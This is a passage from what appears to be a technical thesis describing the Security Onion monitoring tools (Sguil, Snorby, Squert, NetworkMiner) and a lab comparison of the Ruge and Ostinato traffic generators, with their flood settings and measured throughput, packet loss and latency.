
- Cat I: Unauthorized Root/Admin access,
- Cat II: Unauthorized User Access,
- Cat III: Attempted Unauthorized Access,
- Cat IV: Successful DoS Attack,
- Cat V: Poor Security Practice or Policy Violation,
- Cat VI: Recon/Probes/Scans, and
- Cat VII: Virus Infection.

Events can also be classified as Not Applicable (NA) if they are false positives or otherwise harmless. More categories can be created, and the classification process can be automatized based on user created rules (e.g. based on sensor, source/destination IP/port, severity etc.) with AutoCat that is found in the File menu.

In the lower half of the Sguil window there are two views. On the left side is a tabbed view that lets the user view reverse DNS information and WHOIS [65] queries, agent statuses for selected sensors, Snort or Suricata statistics, system messages for debugging and user messages (logins etc.) for administrators. The right side view displays the rule that triggered the event, and full packet data, including the IP and TCP headers and the payload in both bytes and hex.

Right clicking on the event count column the user can view all the events corresponding to that alert, and right clicking the IP addresses and ports provides the user with the ability to query different database tables or the DShield website [66] for more information. Perhaps most important of all are the options presented by right clicking on the Alert ID column; it allows to see the transcript for the connection, open it up in either *Wireshark* or *NetworkMiner*, and view *Bro* session logs. The transcript window and Bro session data window are shown in Figure 22.






**Figure 22.** Security Onion: Sguil transcript (left), Bro session data (right)

For cleartext transmissions such as FTP sessions the transcript window is useful as it can display all the commands executed on a server and their replies. In the figure above a payload for a Windows XP exploit is displayed, so not much can be seen other than the name of the computer (H.E.L.K.A.M.A.S.P.3 at the bottom) and some words indicating that it is indeed a Windows payload. The Bro session data window displays all the metadata regarding a session which can be useful for encrypted sessions such as SSH since their transcripts would also be encrypted.

The NetworkMiner GUI is displayed in Figure 23. NetworkMiner focuses on collecting data about hosts on the network rather than the traffic on the network [57]. It can however also display information in various ways about the packets involved in a session. The most useful tabs of NetworkMiner are: the hosts tab that shows all the information about the entities involved in a session, the frames tab that has the frame data of each individual packet, and the files tab that has all the files involved in a session, if NetworkMiner has been able to reassemble them based on the captured packets. It can be useful for analysis of, e.g., the information a malicious user has been able to extract by downloading or uploading files from a confidential location.




**Figure 23.** Security Onion: NetworkMiner main window

In addition to the real-time alerting, Sguil can generate reports that can be either exported to TXT files or sent by email. Reports can be chosen to be fully detailed, summarized (e.g. for executives) or custom crafted, and they can be sanitized by obfuscating all the IP addresses (IP addresses encoded into payloads will remain visible, though).

*Snorby* provides mostly the same functionality as Sguil but works as a web application, which can be helpful if client applications cannot be installed or used on a management machine. The main window of Snorby, displayed in Figure 24, gives a quick overview of the current situation of the monitored network by showing threat history and detected threats on the three severity levels (high, medium, low). Lower half of the screen displays various figures and graphs of the event history, e.g., pie graphs of the seen protocols and event signatures. On the right are the top 5 sensors and their alert counts, top 5 active users, last 5 unique events and their counts and the counts for analyst classified events. Categories throughout Security Onion are the same as detailed before.






*Figure 24. Security Onion: Snorby main window*

Data on the dashboard can be chosen to be displayed from various time ranges: last 24 hours, today, yesterday, this week, this month, this quarter or this year. The severity boxes can be clicked to view the corresponding alerts, and each alert can be examined individually, including full packet data and exporting to different applications similarly to Sguil. The events tab combines all the severities and alerts from the NIDS engine into one view, where the events can be categorized or they can be starred which will make them appear in the My Queue tab for later inspection. Sensors tab allows for the renaming, filtering and deleting of any sensor. Statistics for each sensor is also displayed. On the search tab the user can filter the events based on TCP/UDP source/destination port, source/destination IP address, classification (i.e., the category it belongs to), signature (from the database), signature name (user given), by whom the event was classified by, agent (i.e., sensor), start time, end time, payload, severity and if a note has been set. Searches can be saved and titled for future use, for example “Attacks on web server on port 8080”. Finally, the administration menu provides options to send out daily, weekly or monthly reports via email, editing of the classifications, viewing the percentages of seen severities and signatures, and managing user accounts.

Finally, we have *Squert*. The main window is shown in Figure 25.



**Figure 25.** Security Onion: Squert main window

Squert has three tabs: Events, Summary, and Views. The events window has a side panel on the left side for filtering the results and includes toggles to display the queue only, and to group the events (as opposed to showing each individual event separately). There are also the numbers of all the events seen and the counts by priority and classification. On the right side of the panel are the actual events. The different columns are queue (i.e., the event count), priority (color coded: red is high, orange is medium and yellow is low), source IP count, destination IP count, activity map where each box represents an hour (darker implies more activity), last seen timestamp, event signature, event ID, protocol number and percentage of total events. Clicking on an event shows detailed information about the alert and involved entities, allows for the classification of the event, filtering, and if available, provides a link to a web site with more information about the alert ID. A custom time interval can be selected from above the events. The buttons above time interval selection are, from left to right: show/hide panes, refresh view (red indicator if required), add comments to events, AutoCat (automatic categorization based on rules), filter by sensors, and filter based on IP addresses, ports, country codes etc.

In conclusion, Security Onion offers full packet capture, rule-driven and analysis-driven network-based intrusion detection, host-based intrusion detection, and much more in an easy-to-install package. It is not the purpose of Security Onion to use all the available applications at the same time, but instead choose the one that the user feels most com-

portable working with, and based on what is required from the monitoring. Only Sguil can provide real-time event alerts, and it is the only client application. If web applications are the only possible options on a management computer, then the choice must be made between Snorby and Squert. ELSA can be used to view not just alert data, but all the different events that have occurred on the network and monitored hosts (if OSSEC is enabled). Use of Security Onion in actual attack scenarios is analyzed in Sections 6.2.3 and 6.2.4.

### 3.4 Miscellaneous tools

This section lists all the additional applications that were used during testing. The tools are presented in Table 4.

*Table 4. Miscellaneous tools used in the laboratory*

Application name	Application purpose	Reference
bwm-ng	a simple console-based tool for monitoring network and disk input-output bandwidth	[67]
Wireshark	a network protocol analyzer	[59]

Bandwidth Monitor (bwm-ng) is a tool that can be used to monitor the sent and received data and packet transfer rates on all interfaces of a computer. It offers useful features such as average rate for the last 30 seconds, and multiple formats for the transfer rates such as megabits and megabytes per second. Bwm-ng was used in the BWDoS tests detailed in Chapter 4 to monitor received data and packet rates.

Wireshark is a tool that captures all the traffic on one or multiple interfaces on one's network and allows the user to examine individual packet data or complete TCP streams. It was used to analyze transferred packets in Chapters 4 and 6. In Chapter 4 Wireshark was used to check that the packets received from the traffic generators were checked that they were identical regarding packet size and protocol flags. In Chapter 6 two TCP streams were extracted from Clarified Analyzer for further inspection in Wireshark.


## 4. A CASE STUDY OF TRAFFIC GENERATORS

As mentioned in Section 3.2, the traffic generator tools of choice for our laboratory were Ruge as the hardware generator, and Ostinato as the free, open source, software alternative. In this chapter we go through both of the packet generators' settings used in testing their capabilities and explore where a generator excels and where it falls short relative to the other tool.

After detailing the network setup and the variables used in the Section 4.1, the results for both generators are shown in Section 4.2. Finally, a comparison between the tools is made in Section 4.3. In Chapter 6 it is examined if and how these traffic flood attacks show up on the tested network monitoring tools.

### 4.1 Test scenarios and settings

Generated UDP traffic was sent from the Ruge hardware that is in the server room, and a lab PC equipped with Ostinato that was then connected to the lab network through the same gateway as Ruge to keep the results comparable. The network setup is displayed in Figure 26.



**Figure 26.** Network setup for traffic generator tests

The process for finding the settings to use for the tests was as follows: first the variables were experimented with on Ruge in order to find the settings with which it would generate the maximum possible bandwidth with the largest frame length (1500 bytes) in the laboratory network. These were found to be a Multiply Count of 1500 and a Loop over timespan value of 1300  $\mu$ s. It was then discovered that Ostinato ran on a Kali Linux computer in the laboratory was capable of generating approximately 1.06M packets per second with a frame length of 64 bytes. Running Ruge with the aforementioned settings resulted in approximately 1.07M generated packets per second at 64 bytes frame length, and nearly identical packet rates to Ostinato at all larger frame lengths with a maximum deviation of 2.8 percent at 128 bytes and diminishing significantly as frame length was increased. Ruge settings are shown in Table 5.

**Table 5.** Ruge settings for generating traffic

Multiply count	Ramp up interval ( $\mu$ s)	Start offset ( $\mu$ s)	Loop over count	Loop over timespan ( $\mu$ s)	Drop interval
1500	500	0	1000000	1300	0

Ostinato settings are listed in Table 6. Payload size is selected on the Protocol Selection tab. The *Packets per second* setting 0 tells Ostinato to send packets at the highest rate possible on the current setup. *Fixed mode* means packets are sent steadily throughout the stream duration, as opposed to *bursts*. *Number of packets* tells Ostinato to generate 100 packets with different payloads and has no real effect on the throughput rate. Finally the *After this stream* option tells Ostinato to repeat the current stream until stopped by the user.

**Table 6.** Ostinato settings for generating traffic

Payload size (bytes)	Send	Mode	Number of packets	Packets per second	After this stream
64-1500	Packets	Fixed	100	0	Goto First

Payload sizes used for both applications started at 64 bytes and were increased by 64 bytes until 512 bytes frame length was reached. Afterwards an increment of 128 bytes was used until 1408 bytes, and the final frame length of 1500 bytes was included because it was the Maximum Transmission Unit (MTU) used on the switches. Sent and received data and packet rates were monitored on *bwm-ng* using the option to display the average rates for the last 30 seconds. Packet loss was tested with the *ping* command from the outside and LAN PCs to the server and given the following parameters:

- *-i 0.1*, to run the ping command every 0.1 seconds, and
- *-c 100*, to run the command 100 times each time.

This command was repeated three times for each scenario, and each time the reported packet loss and average latency was written down. Then after three repeats were completed, an average was calculated.

As all the links in the laboratory are 1 Gbps, the *ethtool* command was used to negotiate a 100 Mbps speed instead on the server's Ethernet interface to simulate that scenario. The following parameters were given for the command:

- `-s eth1`, to indicate the interface on which to renegotiate speed,
- `autoneg off`, to disable autonegotiation,
- `duplex full`, to use full duplex mode, and
- `speed 100`, which limits the interface to 100 Mbps.


One can check the interface speed with *ethtool eth1* to see if the interface did indeed negotiate the lower speed.

## 4.2 Results

This section presents the test results for Ruge and Ostinato in sections 4.2.1 and 4.2.2 respectively. Performance, feature set, and ease of use comparisons are then made in Section 4.3.

### 4.2.1 Ruge

Ruge data and packet throughput graphs are shown in Figure 27. As can be seen from the figures, packets get dropped somewhere along the way. Removing the Juniper SRX220 router from the path of the traffic showed that it was the bottleneck as nearly all generated packets at even the smallest frame lengths get through to the server when using only a switch.




**Figure 27.** Ruge: data (left) and packet (right) throughput

At the lowest frame length of 64 bytes and the selected settings, Ruge generates approximately 1.07M packets per second, which amounts to a data rate of 522.8 Mbps. On the

next selected frame length, 128 bytes, the data rate jumps up to 803.1 Mbps, and from there continues on a steady curve towards its maximum of 938.7 Mbps which is achieved at the MTU used by the switches, 1500 bytes.

At 64 byte packet size the server receives approximately 105k packets per second and a data rate of 54.5 Mbps. Received data rate raises steadily until a frame length of 1280 bytes, when the server is receiving 99.8 percent of what is being sent by Ruge, 933.8 Mbps out of generated 936.1 Mbps. Maximum received rate of 937.0 Mbps is achieved at 1408 bytes, i.e., 99.9 percent of what is being sent. Finally with the MTU the received transfer rate decreases slightly to 929.8 Mbps. Received packet rates stay at around 100-105k until 1152 bytes frame length, from where they drop around 5k per frame length increase to the minimum of 81.6k packets per second, which is 99.6 percent of the 82k packets that is being generated on Ruge.

Results for the packet loss tests are shown in Figure 28.




**Figure 28.** Ruge: packet loss from outside (left) and LAN (right) nodes

The outside node from which the packet loss was measured was connected to the server via two Juniper SRX routers, and on the LAN tests the computers were connected through a Cisco switch. At 64 bytes frame length, a packet loss of 100 percent was achieved on both 1 Gbps and 100 Mbps links. Also at MTU the 100 Mbps link suffered from a 100 percent packet loss, when with the 1 Gbps link it was merely 42 percent. Lowest value recorded on the outside node was on 1408 bytes frame length: 20 percent. On the LAN node and 1 Gbps interface on the server, no packet loss was observed on any of the frame lengths. With the link to the server set to 100 Mbps, a packet loss of 0 percent was seen on 64 bytes frame length. However on larger frames, even the LAN node started experiencing packet loss, but never quite rising to 100 percent. The highest observed packet loss from the LAN node was 97 percent at both 1152 and 1280 bytes frame length.

Latency was also monitored during the packet loss tests; the results are only shown here in the Ruge section as the results were virtually identical for both applications in this

regard. The latencies for outside and LAN nodes on both link speeds are displayed in Figure 29.




**Figure 29.** Latency tests from outside and LAN nodes on both link speeds

Using a 64 byte frame length on both link speeds caused a full 100 percent packet loss on the outside node so the latency could not be quantified. In addition, on the 100 Mbps link frame lengths 128, 192 and 1500 generated the same result. When packets did get through, the latency was measured at around 13 to 15 ms on the 1 Gbps link and 18 to 22 ms on the 100 Mbps link.

On the LAN node, latencies observed with a 1 Gbps link are approximately 0.25 ms throughout all frame lengths. With a 100 Mbps link the latencies increase from 0.2 ms at 64 bytes to approximately 5 to 9 ms on the larger frame lengths, which is 13 to 17 ms lower than those observed from the outside node.

### 4.2.2 Ostinato

Ostinato data and packet throughput graphs are shown in Figure 30. As mentioned in the previous section, the bottleneck in the network was the Juniper SRX 220, which is why the received rates are a lot lower than the generated rates.




**Figure 30.** Ostinato: data (left) and packet (right) throughput



At the lowest frame length Ostinato was capable of generating approximately 1.06M packets per second which translated to a transfer rate of 517.3 Mbps. At 128 bytes the transfer rate rose quickly to 826.4 Mbps, and like Ruge continued on a slight steady curve until reaching the maximum sent rate of 941.3 Mbps at the MTU (1500 bytes). Rate received at this point and the maximum of all frame lengths was 935.9 Mbps or 99.4 percent of what was being sent. At the lowest frame length the server received 119.7k packets per second which translates to 64 Mbps, i.e., 12.4 percent of the generated traffic. Packet throughput rises from 84.7 percent to 96.1 percent when frame length is increased from 896 to 1024, and finally to 99.5 percent at 1152 and higher frame lengths. Ostinato is capable of generating 82.2k packets per second at the MTU and the server receives 81.9k of these, i.e., 99.6 percent.

Ostinato packet loss results are shown in Figure 31.



